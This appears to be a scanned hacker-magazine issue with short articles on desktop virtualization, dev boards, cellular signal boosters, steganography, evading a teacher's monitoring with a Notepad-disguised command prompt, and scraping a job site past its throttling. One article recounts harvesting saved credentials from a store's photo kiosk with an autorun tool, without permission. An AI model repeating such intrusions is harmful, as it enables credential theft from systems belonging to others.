Access control is a very important part of information security. The traditional approach of limiting user access to installed applications as well as the permission to install applications involves using a local security policy or a group policy to essentially "lock down" features that are sometimes useful or needed. This is often an annoyance to users, sometimes leading them to attempt to traverse around the policy, which leads to lost productivity among other things. Using desktop virtualization gives administrators the ability to centralize all user data, programs, and operating system images separately on servers. While this may result in a single point of failure if not implemented correctly (i.e., no backup in place and no failover servers), this is an excellent way to ensure that access to sensitive data, programs, and operating systems is available to users everywhere. Administrative control over access to operating systems and applications allows administrators to limit or give access to any user or group. This feature can be useful for a number of reasons. Using the permissions offered with the virtualization software, you may select which applications and operating systems the user has permissions to access.

Updating programs, installing security patches, and updating operating systems are some of the most security critical and time-consuming tasks for support technicians. Applying fixes in a non-virtualized environment may take days, weeks, or months, depending on how many clients there are in the organization. Using the desktop virtualization model, patches and updates can be applied to a pool of virtual images, even while the images are being used. Applications are updated similarly. With XenApp, a Citrix application of virtualization software, updating applications is as simple as running the update package that comes with the software in need of the update and XenApp does the rest (i.e., configuring the user profile with the program's run-once).

As anyone who has worked in a technology support position knows, the user is oftentimes the weakest link in the information security structure. Aside from education of the user, which is, of course, a good policy, desktop virtualization can be configured to restrict functions per application if necessary. By requiring each user to have a domain account, this creates a wall barring access to any user without an account and password. These usernames and passwords are very important since they give access to the LAN as well as the users' data.

Since user accounts are managed using Active Directory or a Linux equivalent such as Samba, an account can be deactivated or their password can be changed if necessary by a technician. With logging enabled on the cloud, any social engineer or dumb user accessing or changing sensitive files would be logged by the system. Therefore, if they had physical access to a client with an active account and password, their activity would be logged by the server running their virtualized desktop. Of course, a contingency plan should be in place if an event like this arises. Quotas for RAM usage, hard disk space, CPU usage, network bandwidth, etc. can also be set so a single user does not consume an excessive amount of resources. In a standalone computer setup, there would have to be a monitoring service installed on the computer in communication with a server or an SNMP service. Unfortunately, this is not a good method since the attacker could disable logging in the operating system and stop the process logging their actions. This is the reason many companies have their workstations "locked down," disabling features such as the task manager. With desktop virtualization, this can be avoided.

The typical setup of standalone workstations simply does not compare with the thin client virtual desktop setup. Desktop virtualization uses thin clients which are valued at an average of $150 which includes keyboard, monitor, and mouse. These systems are far less costly than fully built systems that have more hardware components, utilize more power, and require more maintenance. Of course, these workstations would not work if not for a server hosting the virtual desktop. Instead of having a separate license for 3,250 computers, the organization would have to buy one virtual installation license (provided the organization providing the program has a virtual license option). Power consumption is another reason to switch to virtual desktops, since the thin client workstations take less than half the power of commonly used workstations. This would improve electricity consumption and reduce the carbon footprint of the organization using virtual desktops.

In conclusion, desktop virtualization provides a much more broad control over client and network security. Physical security of thin clients is simple to implement with proper locks and proper furniture to mount the clients on. If a client is stolen, the impact will be minimal on the business. The support of secure mobile devices will increase productivity and ensure data security with a VPN and strict data handling policies. Migrating to a virtualized desktop environment requires trained personnel and a well-monitored network. User password compromise can be prevented with user training. If a user's password is compromised, a log of files accessed will be available to the cloud administrator. Locking down systems is no longer necessary. This eliminates the trouble of employees seeking to bypass security locks in place and increases productivity. Program updates are a cinch and require no downtime.

References

- IEEE Xplore - Abstract Page. (2011). Retrieved from IEEEXplore Digital Library: http://campus.lostfocus➥.org/dikshie/infocom2011-➥ws/papers/p191-hongbin.pdf
- Citrix. (2011). "Desktop Virtualization and Security." Retrieved from Citrix: http://www.citrix.com/site/➥resources/dynamic/additional/Security_Index➥_Whitepaper.pdf
- IBM. (2011, July 5). "Virtualization in Education." Retrieved November 13, 2011, from IBM: http://www-07.➥ibm.com/solutions/in/education/download/Virtualiz➥ation%20in%20Education.pdf
- IDG Research. (2011, November 20). Feature1_Chart. Retrieved from CSC: http://assets1.csc.com/csc➥world/images/feature1➥_chart1.jpg
- IGEL Technology. (2002, September 1). "Zero Clients - Is There Really Anything There?" Retrieved from www.igel.com: http://www.igel.com/fileadmin➥/user/upload/documents/PDF_➥files/White_Paper_US/WP_➥Zero-Clients_99-US-35-2.pdf
- Michael E. Whitman, H. J. (2012). "Principals of Information Security." Boston: Course Technology.
- Microsoft. (2011, September 15). "Strategies for Embracing Consumerization." Retrieved November 13, 2011, from Microsoft: http://download.➥microsoft.com/download/➥E/F/5/EF5F8B95-5E27-4CDB-➥860F-F982E5B714B0/Strateg➥ies%20for%20Embracing%20➥Consumerization.pdf

Hardware Hacking - An Introduction Via Dev' Boards

by Sarlacii

I favor hardware over software when it comes to hacking. In the commercial world of design engineering, this is often while trying to find a solution to a problem. For PJs (private jobs - anything not work-related, really), it may be hacking in a more *2600* sense. Of course, nowadays it is vital that any engineer understand how to work with software and firmware too, but you can still favor one over the other!

Software hacking appeals straight-up though, as the development interface is so familiar to all of us (PC users). The tools are also readily at hand - available for download, with examples and tutorials that you can use immediately. It's also easy to experiment, as failure is a compilation error.

Hardware is that incremental step removed. You need physical components, small hand-tools, a soldering iron, and multimeter, perhaps. You will also need to learn some electrical theory... how the resistors, capacitors, inductors, and transistors etc. all interact. It may seem that software hacking is easier. Initially, at least. And only if you remain a script kiddy. Digging a bit deeper, you will soon realize that both fields are equally complicated. But, each also makes use of "building blocks" to simplify the program or circuit. They can be "black boxes," too - where you have no knowledge of the inner workings, only the boundary conditions and input/output functions. Serial.println meets USB-to-Serial converter.

So, what are the avenues open to an aspiring hardware hacker? Two routes present themselves initially, one being the first principles approach, whereby you check out a copy of *The Art of Electronics*, [1] or similar text, from your local library. The second involves a more appealing cocktail of software and hardware, facilitated via a suitable development board, or "dev' board." The second route is proving to be very popular, for obvious reasons, but it is interesting to note that it is an option that has only really opened up in the last few years.

In general, the difference between a processor and a micro-controller (uC) lies in the architecture of the system. [2] A processor (as in Central Processing Unit - CPU) is not useful by itself. It needs peripherals, like those found on a computer motherboard, to provide, for example, memory access and interfacing (PCI, USB, HDD, etc.). A processor-driven system also requires an Operating System (OS) in order to run, to manage the complex interaction of parts. A uC, on the other hand, has many (or all) these parts on board the IC, making it a single chip solution. All that is required is a PCB, and perhaps some additional interfacing or I/O protection, to get a functioning solution to a problem. As such, a uC-driven system may run an OS, but may also be programmed by a single user, with only a few lines of C code required to get a "hello world." A PC is far more powerful, but also expensive, power-hungry, and bigger in size. PCs are complete overkill for small "embedded" tasks, like running a TV, microwave, or cell phone. A small, cheap micro-controller is the solution in these cases... and, as such, these ICs are literally everywhere in our World.

Strictly speaking, single-board micro-controllers have been around since the 1970s [3]. However, they were difficult to work with, requiring specialized tools in the form of expensive assemblers, compilers, programmers, and debuggers. Also, before the advent of Electrically Erasable Programmable Read Only Memory (EEPROM) in 1993, and Flash RAM thereafter, nonvolatile memory was only available in EPROM form, and this meant UV erasers and laborious debugging when it came to testing code (if you didn't own an expensive emulator tool).

Early on in the new millennium, however, the ubiquitous nature of the micro-controller, and the myriad versions available from silicon manufacturers (Renesas, TI, Philips, National, Motorola, etc., to name but a few) led to stiff competition for customers. Out of this came the idea for simple, ready-to-use, dev' boards, and a tool chain that is free to use (below a certain EEPROM or Flash RAM size!). This move came about in an effort to make adoption of a particular uC line - by commercial design engineers - even more appealing, as the cost and labor involved in prototyping a new design was reduced. Since this process of launching a new design is constantly streamlined by manufacturers, it has led to ever more intuitive IDEs, excellent software libraries and resources, and a wide range of hardware development tools.

The various embedded options available in each uC has grown exponentially too (with different versions forming a complex product "roadmap"), so that it is now possible to source micro-controllers with everything from embedded TCP/IP stacks and USB hosts to PWM motor control and accelerometers. And, in many cases the various IC versions are pin-for-pin compatible, with the same code requirements too. This makes it very easy to chop and change between closely related types.

The end result has been the wide scale adoption of the uC "dev' board" concept by the hacking community at large, in the form of projects like "Beagle Board," "Arduino," "mbed Microcontrollers," and "Raspberry Pi" (if we count a System on Chip device as a type of uC), etc. [4-7] These

projects have huge community followings, with user-contributed hardware and software solutions, as well as a plethora of forum/wiki advice. The coding tools are reasonably straightforward, with example programs or images ready to install and run. Black-box add-on PCBs make expansion from the initial dev' board very easy too. Need an Ethernet controller for your Arduino? Just buy an Ethernet Shield. The libraries for coding with the shield already exist, so all you have to do is plug it in and use it.

All of the usual suspects (RS, Farnell, Radio Shack, Sparkfun, Mobicon, Netram, etc., etc.) will stock one or more of the most popular types, while the original manufacturer will often provide an online store too. As such, getting hold of a particular dev' board, ready to go, is very simple... and thus appealing.

Pretty soon, though, you might find yourself moving beyond the micro-controller, past the pins, and into the digital and analog components on the rest of the PCB. At that point, you might consider a few mods of your own, to suit the task at hand, and thus begin hardware hacking in earnest.

1. P. Horowitz and W. Hill, *The Art of Electronics*, 2nd ed. 1989.
2. J. F. Wakerly, *Microcomputer Architecture and Programming*. Wiley, 1989.
3. Werhner, "MOS Technology 6502 - Wikipedia, the free encyclopedia." [Online]. Available: `http://en.wikipedia.org/wiki/MOS_Technology_6502`. [Accessed: 14-Jul-2012].
4. "BeagleBoard.org - default." [Online]. Available: `http://beagleboard.org`. [Accessed: 14-Jul-2012].
5. "Arduino - HomePage." [Online]. Available: `http://www.arduino.cc`. [Accessed: 14-Jul-2012].
6. "mbed Microcontrollers - Handbook | mbed." [Online]. Available: `http://mbed.org/handbook/mbed-Microcontrollers`.[Accessed: 15-Jul-2012].
7. "Raspberry Pi | An ARM GNU/Linux box for $25. Take a byte!" [Online]. Available: `http://www.raspberrypi.org`. [Accessed: 14-Jul-2012].

Hacking Walgreens Photo Processing Machines

by Tahu363

I live in an area that, while once populated by mom-and-pop pharmacies and delis, is now mostly dominated by the more widely recognized pharmacy chains CVS and Walgreens.

One day, while helping my mother do a little shopping, I, being the technologically inclined individual that I am, naturally gravitated over to the media section, which is where I managed a tidbit of hackery.

Most chain pharmacies these days have photo developing services, and, with the advent of digital media, they also commonly have digital photo processing kiosks. These kiosks are nothing more than repurposed old computers (you know, those cream-colored monstrosities) with a little cardboard shell on top with some instructions, and the keyboard removed.

At the time, I didn't know this (the fact that these were just old machines with custom software), but, while waiting for my mother to finish her errands, I plopped down on the provided chair and stuck in an SD card I'd been carrying, figuring I'd play around with whatever effects the machine contained and apply them to photos of my family.

No sooner had the machine begun to scan my card than my mother had finished up and was almost out the door, calling me to get in the car. I promptly pulled out my card from the machine (during the scanning process) and was greeted by a message on the screen that read APM ERROR.

Feeling guilty, I reported the problem to the photo attendant, who proceeded to reboot the machine. I was surprised when, after a few seconds, a Windows XP Desktop appeared. I caught a quick glimpse of the desktop before the Kiosk interface started and was intrigued to see PuTTY, Firefox, and FileZilla icons. I was immediately thrown into a mode of curiosity.

The following day, I made a personal trip back to the store, but with a specially prepared SD card. On this SD card was a piece of software so named the USB "Switchblade." This little tidbit of ingenuity utilizes an Autorun function of Windows to scan the computer for saved passwords, credentials, password hashes, and browser history, and dump it all to a logfile. I had taken it upon myself to modify the initial script to also run another utility: the "magic jellybean password finder," which captures passwords for specific applications. I proceeded as before, evoking the APM ERROR, but re-inserted my SD card before alerting the attendant. I watched as Windows started up and discovered my SD card as removable media. I waited about a minute after the Kiosk interface started, removed my card, and went home to wade through the booty.

Needless to say, most of the information was useless, but some *was* interesting: dumped FileZilla and PuTTY information would have allowed users to remotely connect to the computer, and, if they properly understood the proprietary Kiosk software, would be able to pull off a heist of personal photos from any removable media a user inserted. I never did any of this, as I am more of an explorer than a mischief maker, but the possibility was there.

Moral of the story? Explore, tinker, and ask questions. You never know what you might find!

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Fall has turned to winter here in Beijing, and the temperature continues to drop every day. In the waning days of fall, my neighborhood suddenly turned upscale. This, as is often the case in Beijing, happened virtually overnight. My modest *hutong* apartment is now surrounded by swanky cafés, high-end spas with names like "Zen" and - in the only development I personally consider an improvement - a nice whisky bar. In any event, it's a good thing that my contract is ending here, because the landlord is raising the rent by 40 percent. I am moving away next week.

Leaving Beijing has given me a lot of time to think about wide open spaces. Although I haven't completely decided what I am doing for the next stage of my career (any thoughts of future retirement have been eviscerated by the Wall Street collapse), I do plan to live somewhere less crowded. The problem with rural places is that it's sometimes hard to get traditional telephone service, and wireless service can be spotty. Often only one wireless carrier is available, and what passes for coverage may be a spotty signal - only working outdoors - from a tower ten or more miles away.

Meanwhile, mobile phones are increasingly designed for dense, urban places. External antennas have disappeared from phones sold today, and transmission power is a maximum of 0.6 watts. Modern phones (especially smartphones) often transmit at lower power than is allowed under the specification to save battery life. Some phones allow you to control this yourself through power management settings, but other phones don't permit the same degree of control.

For these types of situations, the solution used to be relatively simple. You'd just get an AMPS bag phone, which operates at up to 3 watts, and attach a good-quality antenna in a location where signal was available. AMPS had no distance limitation for effective operation, so it didn't matter how far away you were from the nearest tower. A group of hobbyists at the Burning Man festival using a bag phone connected to a Yagi antenna were routinely able to use AMPS towers over 80 miles away. This configuration, unfortunately, is no longer an option. The FCC stopped requiring carriers to offer AMPS service on February 18, 2008, and most carriers shut it down immediately. Today, only a handful of small carriers in extremely remote areas still offer AMPS. Virtually no handsets made after 2007 have AMPS functionality either. All in all, AMPS is effectively dead.

So, what do you do when your phone has both a weak amplifier and a lousy antenna, the signal from your carrier is weak and spotty, and coverage is effectively available within a few square meters on the roof of your house? A wide variety of products are available, each of which promises solutions while sometimes creating additional problems.

Femtocells

The preferred solution of wireless carriers because they completely control the user experience, hardware, and billing, a femtocell is roughly the same size and shape as a wireless router. You plug it into your home broadband service, configure it for your handset (typically, femtocells are limited to serving only registered phones), and it happily provides you with a good quality wireless signal. Behind the scenes, the device routes calls (typically using SIP) via your home broadband service. Your carrier, meanwhile, bills you as if you were using your service normally (although depending on the carrier, different plans may be available). Some carriers sell you a femtocell and charge to use it as if you were using ordinary plan minutes and data (even though any data usage is over your own Internet connection), but others (such as Sprint) also require a monthly fee. Occasionally, these devices are given away for free as a customer retention tool. It doesn't really make sense to me that you should have to pay a mobile carrier extra money because their service is lousy - in particular when you're providing your own backhaul - but the world of mobile phone billing is a strange and wonderful one disconnected from all forms of usual reality.

Femtocells can be really useful in some scenarios, but they have limited power and usually only cover registered handsets on a particular mobile carrier. Accordingly, they are not well suited to places like shopping malls or parking garages where you don't know who the subscribers are and you need a larger coverage area. Also, since they rely on a broadband connection, they are really only useful in places that already have broadband coverage. For a family whose house is in an urban area "dead zone," this isn't necessarily a problem. However, broadband is either unavail-

able or unsuitable in many rural areas.

Microcells

Ever walk inside a mall or office building and watch your mobile phone signal completely disappear? This isn't something most carriers want to see happen, and it's not something that building managers want to see happen either. In large buildings with signal problems, mobile carriers will typically install a microcell. This is an actual full-featured cellular tower that is fully integrated into the rest of the carrier's wireless network, but it operates at low power with the intention of providing only in-building coverage. Microcells are also generally compact, usually the size of a small form factor PC with a 6 to 12 inch antenna. Large buildings may contain more than one microcell.

Repeaters, Amplifiers, and Signal Boosters

Up until now, we've been talking about solutions provided by the carriers themselves. However, these solutions are only useful in limited scenarios. There are plenty of places without broadband and with poor to nonexistent wireless coverage. For scenarios like these, repeaters and signal boosters can be used.

When you buy a "signal booster," it will typically come in one of two forms. The most common form is a repeater, which does exactly what the name implies: takes a signal from an area where it is available, and repeats it over a separate antenna into an area where it is not available. This could, for example, bring a weak (but working) cellular signal from a directional antenna on your rooftop and rebroadcast it inside your house, where there is no signal. Obviously, this isn't a one-way proposition; for transmission, the same thing happens in reverse. Repeaters are typically coupled with an amplifier, which amplifies the transmission from your mobile phone and juices it up to an appropriate power level for the distant cellular tower to receive. Cheaper and simpler "signal boosters" only consist of an amplifier and a single antenna.

My friend Andy works in network quality for a Canadian wireless carrier. In his line of work, these devices are the bane of his existence, because improperly installed or poorly configured ones can cause severe interference that is almost impossible to track down. Both types of devices are capable of causing significant interference when failing or improperly configured. There are three basic types of interference:

Oscillating CW Spike: You can think of this type of interference as similar to feedback on a microphone. When it occurs, it essentially creates a lot of background noise in the radio spectrum and can cause other calls to drop. This problem is generally caused when antennas are improperly installed on repeaters.

Improper Power Regulation: Some amplifiers broadcast at the full maximum 3 watts all the time, either by (poor) design or because their control circuitry has failed. This causes the amplifier to drown out other traffic on a cell tower, or even multiple towers if you do this in an urban area. One of Andy's subscribers had a full powered 3W amplifier installed in a boat. This was just fine when he was out on the water ten miles from shore, but when he pulled into the marina, calls all around him would drop. In a variation on the same theme, some amplifiers are configured to use a more remote tower than necessary, thus operating at higher power. This can similarly cause interference to nearby towers and everyone using them.

Out of Band Transmission: When they begin to fail, some amplifiers begin splattering on channels where they don't belong, causing interference and dropped calls.

Interference from these devices is a real problem, and carriers spend real money dealing with it. In 2010, the CTIA (a wireless carrier lobbying group) petitioned the FCC to ban them entirely. Most carriers enthusiastically jumped on board the petition, but Verizon Wireless was noticeably absent. Instead, they separately petitioned the FCC along with Wilson Electronics, a major manufacturer of repeaters and amplifiers. Wilson and Verizon suggested that interference could be mitigated through more rigid certification and technical standards, and (correctly) suggested that the real problem was substandard and improperly installed gear. T-Mobile later agreed, and participated in a joint filing of proposed technical standards. In a startling burst of rationality, the FCC rejected the CTIA's petition, while adopting the T-Mobile/Verizon/Wilson proposal for further study. While technical standards are likely to become more rigid (and correctly so), it appears that repeaters and amplifiers are here to stay.

And with that, it's time for me to finish packing my apartment. Beijing has been amazing, and I can't wait for whatever is next!

References

- http://www.wilsonelectronics.com/uploads/docs/CaseStudies/WilsonElectronicsWP-7-9-10.pdf - Whitepaper on interference presented to FCC by Wilson Electronics.
- http://www.unwiredsignal.com/?view=FCC-Signal-Booster-Proposal - Details on FCC notice of proposed rulemaking to introduce technical standards for cellular boosters.
- http://www.deadzones.com/2010/03/big-money-trying-to-squash-cell.html#.ULXIHoapKCh - Opinion article from 2010, before the FCC tabled the CTIA's petition.

Shout Outs

Thanks to DJ Bolivia for the connection and Andy for the details. And Kaizoku, Beijing is in your blood!

by Malandraj3m

Everyone is familiar with restrictions. There will always be people or groups that like to control what you can and cannot do. When the pursuit of knowledge itself is restricted, a hacker will always find a way.

In middle school and high school, my access to computers was limited. At my house, we had one computer constantly occupied and controlled by my parents (Mini padlocks through the plug in prongs on electronics remarkably led to a fascination with lock-picking.) The school I went to had a whole network of computers to play with though! I ended up spending as much time as possible learning what I could and experimenting.

Classes on typing and Microsoft Office programs were mastered fast, and left a lot of free time in class. I quickly discovered DOS and batch programming: subjects both my parents and computer teacher were less than pleased I knew about. They were fearful whenever a black box with white letters popped up even though I had done nothing but explore file systems and teach myself rudimentary programming (going though classical cryptography and making programs for each cipher). I was spoken to, questioned, and told not to "mess around." It was made clear that punishment would be meted out if I were caught using the dreaded DOS.

It bugged me that I couldn't make cool cipher programs anymore. The teacher sat in the back with a view of all the computer screens and paid special attention to the students that were done with their class exercises. We were allowed to work on schoolwork for other classes though. So I came up with a simple solution: I would make DOS look like Notepad. Even better, I would make it look like I was writing a paper while I was really learning more about computers.

Part 1

1. Find cmd.exe (it's in C:\Windows\System32).
2. Create a shortcut and hide it somewhere on your profile. We had usernames assigned to us and a folder we could use for schoolwork, so I put in there.
3. Right click on it and go to the properties.
4. Assign a shortcut key to it. Mine was Ctrl-Alt-C.
5. Change the icon to Notepad (also located in System32).
6. Click on the Font tab and change it to Lucida Console.
7. Click on Layout tab and change the window size to something more Notepadish.
8. Apply changes.
9. Rename to something less conspicuous.
10. Open it up and take note of the starting directory (this is used in the next part).

Part 2


1. Open Notepad up.
2. Type the following:

```
@ECHO OFF
COLOR f0
PROMPT $S$H
TITLE English Paper
CLS
ECHO
```

3. After ECHO, copy and paste a few paragraphs of a paper or whatever you want it to look like.
4. Go to "Save As," navigate to the directory you noted, and save it as "c.bat". (Make sure to have "save as type" be all files).

You should now be able to press Ctrl-Alt-C, type C and Enter, and have everything look like you're innocently working on a school paper. All in less than a second. It may be simple, but it satisfied everyone and opened up a whole world that was being kept from me. Dar um jeitinho amigos.

A Method to Spider Sites Like Indeed.com with Teleport Pro



by "ain'tDigitalDATTruth"

Upon trying to spider indeed.com with standard Teleport Pro settings, the project was failing to retrieve any more than the index file. I figured that there was an intentional reason why indeed.com was trying to prevent individuals like myself from spidering their website in order to mine company data.

I prefer Teleport Pro over its only open source equivalent, HTTRACK, because of its ability to analyze forms and because the process of downloading content via threads in HTTRACK is rather slow. I often prefer open source solutions, and this article will be proof of how I am often supported in my projects by Linux, despite frequently preferring Windows-centric solutions for projects involving data. A notable exception to this would be the software package Rapidminer, which consists of a combination of commercial and open source elements.

When I examined the downloaded file, I spotted the problem after some careful evaluation. The links only consisted of GET variables without including the domain name to which to apply them to. So, instead of: `http://www.indeed.com/index.php&q="example"` (which was only constructed for example purposes; this is not actually valid), it was trying to retrieve `&q="example"`, which makes no sense by itself.

The probable solution almost immediately came to mind: that somehow providing Teleport Pro with a means to understand a domain name with its URL requests would resolve the issue. I was familiar with this sort of technique through "port bouncing."


I had used a Windows "port bouncer" once before a long time ago (which will remain nameless), but I needed something modern. I found one designed for Linux called Barefoot (`http://www.inet.no/barefoot`). I tried to get it to work under Cygwin, but Cygwin is lacking some header files that a full distribution of Linux would have, since it would require someone to code a particularized solution customized for the Cygwin platform to make it function like it does natively on a real Linux platform. Such a solution hasn't made it into the standard Cygwin distribution yet.

So, I did the next best thing, since my intentions were to use Teleport Pro under Windows: I accomplished integrating and running this port bouncer under a concurrent, virtualized Linux session, and used it directly from Teleport Pro.

Once everything was set up correctly, and resolving an issue with VmWare which confuses the concept of localhost as it would function under a non-virtualized session by using the VmWare-generated IP address for the virtual Ethernet connection by specifying its real IP address as it is listed under ifconfig, spidering indeed.com worked like a charm.

But all was not solved. Indeed.com apparently has good automated firewall rules in place, since the spidering session for my first query only lasted about five minutes before Teleport Pro's retrieval threads were stagnated. Issuing a different query allowed further transfer from indeed.com, but the same stagnation problem prevented complete retrieval of the site.

Regardless, I am sure this obscure security implementation is used on other sites, and it stands. by itself as no reason to prevent one from spidering such a site.



Steganography over Covert Channels: Implementation and Government Response

by Hal Wigoda
hal.wigoda@gmail.com

Security and privacy have been a concern of people for centuries. Whether it is private citizens, governments, military, or business, it seems everyone has information that needs to be kept private and out of the hands of unintended third parties. Information wants to be free, but it is necessary to keep information private. That need has come about because governments have sensitive information, corporations send confidential financial records, and individuals send personal information to others and conduct financial transactions online. Information can be hidden so it cannot be seen. The information can also be made indecipherable. This is accomplished using steganography and cryptography. These two processes are closely related. While cryptography is about protecting the content of a message, steganography is about concealing the very existence of the message itself. They can be combined together to provide double protection. Notwithstanding, both steganography and cryptography can stand on their own independent of the other. While cryptography encodes a message in plain sight that cannot be read with normal efforts, steganography hides the information so outsiders are not aware of its presence. It travels under the nose of the common man.

The hidden message is placed within the data boundaries of a digital file such as an email, mp3 music file, mp4 movie file, spreadsheet, MS Word document, text file, pdf file, et. al. Any third party could look at or listen to the digital file that the message is hiding in and not be aware that the hidden message is present. When the digital file reaches the intended party, the recipient should have the knowledge necessary to extract the hidden message from the digital file.

Steganography simply works this way: Start with a secret message using a previously agreed upon algorithm and insert the secret message into a cover object, thus creating the stego object. Then the stego object is sent to the receiver. The receiver accepts the stego object and extracts the hidden message using the agreed upon algorithm.

Present Day Steganography

Steganography preceded cryptography. Before mankind was able to encode messages with cryptography, messages would be hidden with steganographic means. It would be hidden in wax tables, under soldiers hair, or with invisible ink. Today, hiding of data with steganography can be performed within the static medium of the new digital technologies. Almost any digital file on a hard drive can have information embedded into it without any apparent presence. This is static steganography and it occurs on the bit/byte level. Taking this a further step and one not apparent to the layman, data can also be hidden in the medium of the Internet, the layer that the data flows over, in the packets that travel from computer to computer, over twisted pair, Ethernet, and optical connections, through firewalls and routers, from network to network, untouched by the fingers of any telegrapher or data technician, in the electrical current that flows over the power transmission lines. This is dynamic steganography. This is the covert channel of the Internet.

Steganography can be covertly implemented further in the timing channels of information varied by the fourth dimension of time, or the side channels, such as the power bursts that our appliances and televisions subsists upon or the concurrent magnetic waves that emanate from various household and commercial devices. These are some of the covert channels of physical hardware.

Steganography and the Internet

Dynamic steganography can accomplished over the Internet using the medium referred to as the covert channels. Network steganography is a method of hiding data in normal data transmissions on the modern network of the Internet. These methods of hiding can be used for good or nefarious purposes, legal or illegal activities,

unapproved or sanctioned processes. Any interception by a rival of the owner of this hidden data, also known as stego-data, could compromise the sending entity, cause a loss of information and resources, and lead to its downfall. There must be a good reason to go to such trouble and effort to hide data using these surreptitious techniques. Today, sending messages electronically is a common mode of conveyance. Email, web documents, video, audio, file-transfer protocol, attachments such as legal documents are all used over the Internet to exchange information. With increasingly fast processors, intercepting, detecting, and deciphering messages has become easier, which means more secure means of hiding information are necessary to overcome any detection. There are many unique and creative methods of securing communications with steganography and it's close relative cryptography.

Covert Channels

In these modern and technologically sophisticated times, using covert channels has become a means of transmitting information securely. How widespread its use is not known. A covert channel is a communication channel that allows two cooperating processes to transfer information in a manner that violates the system's security policy. For instance, Internet appliances such as two routers could use these covert channels to pass information between themselves. This information could be instructions to the other appliance to use an alternate path, redo the last transaction, or increase the speed of transmission. There are many methods available to enhance and guide the ongoing and orderly operational exchange of packets.

Butler Lampson introduced the concept of covert channels in 1973. It is a means of communication that is not part of the original design of the system. It could even be said that a covert channel is a security flaw. It is a part of a program or system that can cause the system to violate its security requirements. It can be an electronic means of sending and hiding messages. Covert channels can be a means of taking any normal electronic communications and adding some secret element that does not cause noticeable interference to the original item.

Covert channels occur in two states: static or dynamic. There is the static hiding of data in electronic files sitting on a hard drive. When hiding data in a timing channel, the difference is that the data is dynamic, moving and always changing its location on the network. It's here, now it's there. If small amounts of insignificant bits or bytes are replaced, the effect on the moving vessel file should be fairly unnoticeable to the casual viewer or listener. If the byte count of the file changes, detection can be less difficult to attain. Performing a checksum on the file will raise a flag and possible give up the embedding. The ability to detect the hidden data is next to impossible as the data streams over the wires in the midst of the billions of bits that now pass. All Internet traffic would have to be monitored for hidden data, perhaps an insurmountable task.

A covert channel can be very hard to detect. That's the idea. The packets used for carrying the message can appear innocuous and beyond suspicion. The idea of a covert channel seems very simple and unique, but it must be carefully implemented so as to not disturb normal user operations. Just as covert channels can be implemented using superior computing power, so can detection be implemented to intercept and prevent such surreptitious activity. Stealth technology is one of the methods used by attackers to hide their malicious actions after a successful break-in. Taking surreptitious control of a computer or system, installation of backdoors, planting of a rootkit, alteration of the system's operating system is an example of using chained exploits that work together. Rootkits can modify the operating system to insert a kernel module that can perform further exploits such as steganography or a distributed denial of service attack (DDoS).

The worldwide network of the Internet is the perfect medium for steganography to occur. Data can be hidden in web pages and the embedded images that pass over the Internet, a relatively easy task to perform and perhaps just as easy to examine. An even more surreptitious and unique way to hide messages would be in the unused fields of the TCP/IP packet headers. The operation of the Internet runs on the Transmission Control Protocol and Internet Protocol (TCP/IP). The fields in the TCP/IP packet header help guide the movement as they hop across the Internet and coordinate the reassembly of these packets when they reach their destination. These packets hold all the overt data that travels over the Internet: web pages, ftp data, video and audio, email, images and pictures. These Internet packets are directed to their destination by the information contained in the fields of the header at the beginning of each packet. Because packets are so small, only 1024 bytes, it takes many, many separate packets to convey all of the information in a web page or in any digital file. Unless

specifically monitored with software or hardware, most users are not aware of the packets, nor do they ever see them. Inside the packet are data frames where slices of the data reside. These data slices make up over 80 percent of each TCP/IP packet. Until they reach their destination, the packets are incomplete and fragmented. Sometimes packets get lost and must be retransmitted. A handshake and acknowledgment initiates a session, then a sending and receiving of packets occurs like a dance, each participant performing their next step. When they reach their ultimate destination, the packets are finally reordered and reassembled. The sheer volume of the Internet and the great number of the simple network packets guarantees that covert messages can be hidden in the unused header fields of the packets containing all transmitted information. It's not as granular as a molecular layer. Ross Anderson said: "For covertness reasons, you'd probably want to hide your traffic in traffic that's very common." Nothing is more common than the ubiquitous Internet TCP/IP packet.

Uses of Steganography

Steganography, in the form of media watermarking and fingerprinting, has been found to be useful for legitimate commercial applications. It can enable the tracing of the original source of pirated, stolen, and illegal copies of protected books, audio, or video files. Watermarking provides the ability to identify these copied files.

